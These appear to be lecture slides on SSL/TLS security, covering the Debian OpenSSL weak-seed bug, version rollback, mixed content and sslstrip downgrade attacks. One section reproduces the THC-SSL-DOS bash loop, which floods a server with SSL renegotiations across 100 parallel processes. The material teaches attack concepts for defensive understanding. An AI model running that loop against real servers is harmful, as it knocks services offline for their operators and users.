
- ◆ A line of code commented out from md\_rand
  - `MD_Update(&m,buf,j); /* purify complains */`
- ◆ Without this line, the seed for the pseudo-random generator is derived only from process ID
  - Default maximum on Linux = 32768
- ◆ Result: all keys generated using Debian-based OpenSSL package in 2006-08 are predictable
  - “Affected keys include SSH keys, OpenVPN keys, DNSSEC keys, and key material for use in X.509 certificates and session keys used in SSL/TLS connections”

# “Core” SSL 3.0 Handshake





# Version Rollback Attack



# SSL 2.0 Weaknesses (Fixed in 3.0)

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
- ◆ Cipher suite preferences are not authenticated
  - “Cipher suite rollback” attack is possible
- ◆ Weak MAC construction, MAC hash uses only 40 bits in export mode
- ◆ SSL 2.0 uses padding when computing MAC in block cipher modes, but padding length field is not authenticated
  - Attacker can delete bytes from the end of messages
- ◆ No support for certificate chains or non-RSA algorithms

# “Chosen-Protocol” Attacks

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- ◆ Why do people release new versions of security protocols? Because the old version got broken!
- ◆ New version must be **backward-compatible**
  - Not everybody upgrades right away
- ◆ Attacker can fool someone into using the old, broken version and exploit known vulnerabilities
  - Similar: fool victim into using weak crypto algorithms
- ◆ Defense is hard: must authenticate version early
- ◆ Many protocols had “version rollback” attacks
  - SSL, SSH, GSM (cell phones)

# Version Check in SSL 3.0



# Exploiting SSL for Denial of Service

<https://www.thc.org/thc-ssl-dos/>

2 simple commands in bash:

-----BASH SCRIPT BEGIN-----

```
thc-ssl-dosit() { while ;; do (while ;; do echo R; done) | openssl s_client  
-connect 127.0.0.1:443 2>/dev/null; done }
```

```
for x in `seq 1 100`; do thc-ssl-dosit & done
```


-----BASH SCRIPT END-----

THC-SSL-DOS is a tool to verify the performance of SSL


Establishing a secure SSL connection requires 15x more processing power on the server than on the client

**“THC-SSL-DOS exploits this asymmetric property by overloading the server and knocking it off the Internet”**

# SSL/TLS Record Protection




# Most Common Use of SSL/TLS



# HTTPS and Its Adversary Model


- ◆ HTTPS: **end-to-end** secure protocol for Web
- ◆ Designed to be secure against network attackers, including man-in-the-middle (MITM) attacks



- ◆ HTTPS provides encryption, authentication (usually for server only), and integrity checking




# The Lock Icon



- ◆ Goal: identify secure connection
  - SSL/TLS is being used between client and server to protect against active network attacker
- ◆ Lock icon should only be shown when the page is secure against **network attacker**
  - Semantics subtle and not widely understood by users
  - Problem in user interface design

# HTTPS Security Guarantees



- ◆ The origin of the page is what it says in the address bar
  - User must interpret what he sees - remember amazonaccounts.com?
- ◆ Contents of the page have not been viewed or modified by a network attacker

# Evolution of the Lock in Firefox

[Schultze]


How about Firefox 4?


## Firefox 3.6




*bottom-right corner of browser window (status bar):* 


## Firefox 3.0



*bottom-right corner of browser window:*  www.google.com

## Firefox 2.0




*bottom-right corner of browser window:*  www.google.com

# Combining HTTPS and HTTP

## ◆ Page served over HTTPS but contains HTTP

- IE 7: no lock, “mixed content” warning
- Firefox: “!” over lock, no warning by default
- Safari: does not detect mixed content






Lock icon

Flash file served over HTTP

Can script embedding page!

- Flash does not trigger warning in IE7 and FF
- ## ◆ Network attacker can now inject scripts, hijack session

# Mixed Content: UI Challenges



# Mixed Content and Network Attacks

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
- ◆ Banks: after login, all content served over HTTPS
- ◆ Developer error: somewhere on bank site write  
`<script src=http://www.site.com/script.js> </script>`
  - Active network attacker can now hijack any session (how?)
- ◆ Better way to include content:  
`<script src=//www.site.com/script.js> </script>`
  - Served over the same protocol as embedding page

# HTTP → HTTPS and Back

## ◆ Typical pattern: HTTPS upgrade

- Come to site over HTTP, redirect to HTTPS for login
- Browse site over HTTP, redirect to HTTPS for checkout

## ◆ **sslstrip**: network attacker downgrades connection





- Rewrite `<a href=https://...>` to `<a href=http://...>`
- Redirect Location: `https://...` to `Location: http://...`
- Rewrite `<form action=https://... >` to `<form action=http://...>`

Can the server detect this attack?

# Will You Notice?

[Moxie Marlinspike]

